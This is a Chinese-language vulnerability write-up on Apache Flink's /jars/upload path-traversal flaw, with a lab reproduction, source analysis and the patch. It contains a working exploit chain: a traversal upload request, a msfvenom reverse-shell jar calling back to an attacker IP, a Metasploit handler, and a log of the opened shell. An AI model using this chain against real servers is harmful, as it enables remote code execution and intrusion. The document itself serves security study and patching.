# Apache Flink 漏洞分析原因

## 漏洞原因

Flink 在 1.5.1 版本中引入了一个 REST handler，这允许攻击者将已上传的文件写入本地任意位置的文件中，并且可通过一个恶意修改的 HTTP 头将这些文件写入到 Flink 1.5.1 可以访问的任意位置。

Apache Flink 漏洞影响到范围：1.5.1 <= Apache Flink <= 1.11.2

## 漏洞复现

0x01 测试环境:

Windows 10 专业版

Apache Flink jobmanager 1.11.2


我们这里直接用 Vulhub 现成的靶场进行测试

0x02 编辑请求数据包，上传 /tmp/veraxy 文件


```
POST /jars/upload HTTP/1.1
Host: 192.168.47.128:8081
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36
Referer: http://192.168.47.128:8081/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryoZ8meKnrrso89R6Y
Content-Length: 185

------WebKitFormBoundaryoZ8meKnrrso89R6Y
Content-Disposition: form-data; name="jarfile"; filename="../../../../../tmp/success"
```

```
success
------WebKitFormBoundaryoZ8meKnrrso89R6Y--
```




我们查看/tmp 下的文件内容，可以看到我们编写的文件内容成功上传到了服务器




## 0x03 漏洞利用

这里我们既然可以上传任意文件，我们就可以传个马上去，这里我们选用 jar 格式的马。

首先用 msfvenom 生成一个

```
msfvenom -p java/shell_reverse_tcp lhost=192.168.47.129 lport=8888 -f jar >/home/1.jar
```


接着启动 msf 接收 shell

```
msfconsole

use exploit/multi/handler
set payload java/shell_reverse_tcp
set LHOST 192.168.47.129
set LPORT 8888

run
```

将 jar 包上传后点击上传的包然后点击 Submit 就可以反弹到 shell 了



```
[*] 192.168.47.128 - Command shell session 1 closed.  Reason: User exit
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.47.129:8888
[*] Command shell session 2 opened (192.168.47.129:8888 -> 192.168.47.128:50308) at 2021-05-31 18:53:38 +0800

whoami
flink
```

# 分析漏洞

Flink 在 1.5.1 版本中引入了一个 REST handler，这允许攻击者将已上传的文件写入本地任意位置的文件中，并且可通过一个恶意修改的 HTTP 头将这些文件写入到 Flink 1.5.1 可以访问的任意位置。

我们先来看官方文档对这个接口的使用说明

**/jars/upload**

| Verb: POST | Response code: 200 OK |
| --- | --- |

Uploads a jar to the cluster. The jar must be sent as multi-part data. Make sure that the "Content-Type" header is set to "application/x-java-archive", as some http libraries do not add the header by default. Using 'curl' you can upload a jar via 'curl -X POST -H "Expect:" -F "jarfile=@path/to/flink-job.jar" http://hostname:port/jars/upload'.


Request

```
{}
```


Response

```
{
  "type" : "object",
  "id" : "urn:jsonschema:org:apache:flink:runtime:webmonitor:handlers:JarUploadResponseBody",
  "properties" : {
    "filename" : {
      "type" : "string"
    },
    "status" : {
      "type" : "string",
      "enum" : [ "success" ]
    }
  }
}
```


我们在处理上传路径的地方打断点





获取 filename




resolve()解析方法接收 filename，与系统路径拼接





dest 存储拼接后上传路径，传给 fileUpload.renameTo()方法





上传文件，并重命名保存至另一个路径以做缓存


缓存文件存在时间很短，只有 30s




此时系统已按目标路径写入文件





# 漏洞修复

针对这个文件上传漏洞，官方给出了新的版本修复版本

```
139                     final DiskFileUpload fileUpload = (DiskFileUpload) data;
140                     checkState(fileUpload.isCompleted());
141
142 +                   // wrapping around another File instantiation is a simple way to remove any path information -
    we're
143 +                   // solely interested in the filename
144 +                   final Path dest = currentUploadDir.resolve(new File(fileUpload.getFilename()).getName());
145                     fileUpload.renameTo(dest.toFile());
146 +                   LOG.trace("Upload of file {} into destination {} complete.", fileUpload.getFilename(),
    dest.toString());
147                 } else if (data.getHttpDataType() == InterfaceHttpData.HttpDataType.Attribute) {
148                     final Attribute request = (Attribute) data;
149                     // this could also be implemented by using the first found Attribute as the payload
```

这里对传入的 filename 进行截断，只取末尾的文件名，传递的 ../ 和目录名均被忽略，这样 resolve()方法接收到的文件名只有结尾部分，与系统路径拼接后返回




赋值给 dest 路径变量，执行重命名缓存行为并上传文件